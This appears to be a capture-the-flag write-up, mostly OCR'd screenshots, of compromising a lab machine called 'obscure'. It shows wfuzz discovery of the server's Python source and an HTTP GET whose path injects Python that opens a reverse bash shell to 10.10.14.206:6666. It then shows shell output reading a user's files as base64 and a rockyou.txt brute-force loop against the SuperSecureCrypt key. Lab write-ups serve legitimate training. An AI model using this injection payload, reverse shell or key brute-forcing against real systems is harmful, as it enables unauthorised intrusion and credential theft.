
```
root@kali:~/Masaüstü# wfuzz -w /usr/share/wordlists/dirb/common.txt --hc 404 http://10.10.10.168:8080/FUZZ/SuperSecureServer.py

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more informati
on.

********************************************************
* Wfuzz 2.4 - The Web Fuzzer                           *
********************************************************

Target: http://10.10.10.168:8080/FUZZ/SuperSecureServer.py
Total requests: 4614

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000001245:   200        170 L    498 W    5892 Ch     "develop"

Total time: 108.0404
Processed Requests: 4614
Filtered Requests: 4613
Requests/sec.: 42.70623
```




```
import socket
import threading
from datetime import datetime
import sys
import os
import mimetypes
import urllib.parse
import subprocess

respTemplate = """HTTP/1.1 {statusNum} {statusCode}
Date: {dateSent}
Server: {server}
Last-Modified: {modified}
Content-Length: {length}
Content-Type: {contentType}
Connection: {connectionType}

{body}
"""
DOC_ROOT = "DocRoot"

CODES = {"200": "OK",
        "304": "NOT MODIFIED",
        "400": "BAD REQUEST", "401": "UNAUTHORIZED", "403": "FORBIDDEN", "404": "NOT FOUND",
        "500": "INTERNAL SERVER ERROR"}

MIMES = {"txt": "text/plain", "css":"text/css", "html":"text/html", "png": "image/png", "jpg":"image/jpg",
        "ttf":"application/octet-stream","otf":"application/octet-stream", "woff":"font/woff", "woff2": "font/woff2",
        "js":"application/javascript","gz":"application/zip", "py":"text/plain", "map": "application/octet-stream"}


class Response:
    def __init__(self, **kwargs):
        self.__dict__.update(kwargs)
        now = datetime.now()
        self.dateSent = self.modified = now.strftime("%a, %d %b %Y %H:%M:%S")
    def stringResponse(self):
        return respTemplate.format(**self.__dict__)

class Request:
    def __init__(self, request):
        self.good = True
        try:
            request = self.parseRequest(request)
            self.method = request["method"]
            self.doc = request["doc"]
            self.vers = request["vers"]
            self.header = request["header"]
```



```
GET
';s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.206",6666)
);os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.cal
l(["/bin/bash","-i"]);' HTTP/1.1
Host: 10.10.10.168:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Wed, 04 Dec 2019 07:12:41
```




```
www-data@obscure:/home$ ls -la
ls -la
total 60
drwxr-xr-x 7 robert robert 4096 Dec  2 09:53 .
drwxr-xr-x 3 root   root   4096 Sep 24 22:09 ..
lrwxrwxrwx 1 robert robert    9 Sep 28 23:28 .bash_history -> /dev/null
-rw-r--r-- 1 robert robert  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 robert robert 3771 Apr  4  2018 .bashrc
drwxr-xr-x 2 root   root   4096 Dec  2 09:47 BetterSSH
drwx------ 2 robert robert 4096 Oct  3 16:02 .cache
-rw-rw-r-- 1 robert robert   94 Sep 26 23:08 check.txt
drwxr-x--- 3 robert robert 4096 Dec  2 09:53 .config
drwx------ 3 robert robert 4096 Oct  3 22:42 .gnupg
drwxrwxr-x 3 robert robert 4096 Oct  3 16:34 .local
-rw-rw-r-- 1 robert robert  185 Oct  4 15:01 out.txt
-rw-rw-r-- 1 robert robert   27 Oct  4 15:01 passwordreminder.txt
-rw-r--r-- 1 robert robert  807 Apr  4  2018 .profile
-rwxrwxr-x 1 robert robert 2514 Oct  4 14:55 SuperSecureCrypt.py
-rwx------ 1 robert robert   33 Sep 25 14:12 user.txt
```




```
www-data@obscure:/home/robert$ ls -la
ls -la
total 60
drwxr-xr-x 7 robert robert 4096 Dec  2 09:53 .
drwxr-xr-x 3 root   root   4096 Sep 24 22:09 ..
lrwxrwxrwx 1 robert robert    9 Sep 28 23:28 .bash_history -> /dev/null
-rw-r--r-- 1 robert robert  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 robert robert 3771 Apr  4  2018 .bashrc
drwxr-xr-x 2 root   root   4096 Dec  2 09:47 BetterSSH
drwx------ 2 robert robert 4096 Oct  3 16:02 .cache
-rw-rw-r-- 1 robert robert   94 Sep 26 23:08 check.txt
drwxr-x--- 3 robert robert 4096 Dec  2 09:53 .config
drwx------ 3 robert robert 4096 Oct  3 22:42 .gnupg
drwxrwxr-x 3 robert robert 4096 Oct  3 16:34 .local
-rw-rw-r-- 1 robert robert  185 Oct  4 15:01 out.txt
-rw-rw-r-- 1 robert robert   27 Oct  4 15:01 passwordreminder.txt
-rw-r--r-- 1 robert robert  807 Apr  4  2018 .profile
-rwxrwxr-x 1 robert robert 2514 Oct  4 14:55 SuperSecureCrypt.py
-rwx------ 1 robert robert   33 Sep 25 14:12 user.txt
www-data@obscure:/home/robert$ cat check.txt|base64
cat check.txt|base64
RW5jcnlwdGluZyB0aGlzIGZpbGUgd2l0aCB5b3VyIGtleSBzaG91bGQgcmVzdWx0IGluIG91dC50
eHQsIG1ha2Ugc3VyZSB5b3VyIGtleSBpcyBjb3JyZWN0ISANCg==
www-data@obscure:/home/robert$ cat out.txt|base64
cat out.txt|base64
wqbDmsOIw6rDmsOew5jDm8Odw53CicOXw5DDisOfwoXDnsOKw5rDicKSw6bDn8Odw4vCiMOaw5vD
msOqwoHDmcOJw6vCj8Opw5HDksOdw43DkMKFw6rDhsOhw5nDnsOjwpbDksORwojDkMOhw5nCpsOV
w6bDmMKewo/Do8OKw47DjcKBw5/DmsOqw4bCjsOdw6HDpMOowonDjsONw5rCjMOOw6vCgcORw5PD
pMOhw5vDjMOXwonCqXY=
www-data@obscure:/home/robert$ cat passwordreminder.txt|base64
cat passwordreminder.txt|base64
wrTDkcOIw4zDicOgw5nDgcORw6nCr8K3wr9r
www-data@obscure:/home/robert$
```

Also need SuperSecureCrypt script base64




```
GNU nano 4.5                          myscript.sh                          Değiştirildi
#! /bin/bash
echo "" > log
while read p; do

        python3 SuperSecureCrypt.py -i out.txt -o test -k $p -d > /dev/null
        RESULT=$(cat test)
        echo "Password ${p} : ${RESULT}" >> log

done < /usr/share/wordlists/rockyou.txt
```

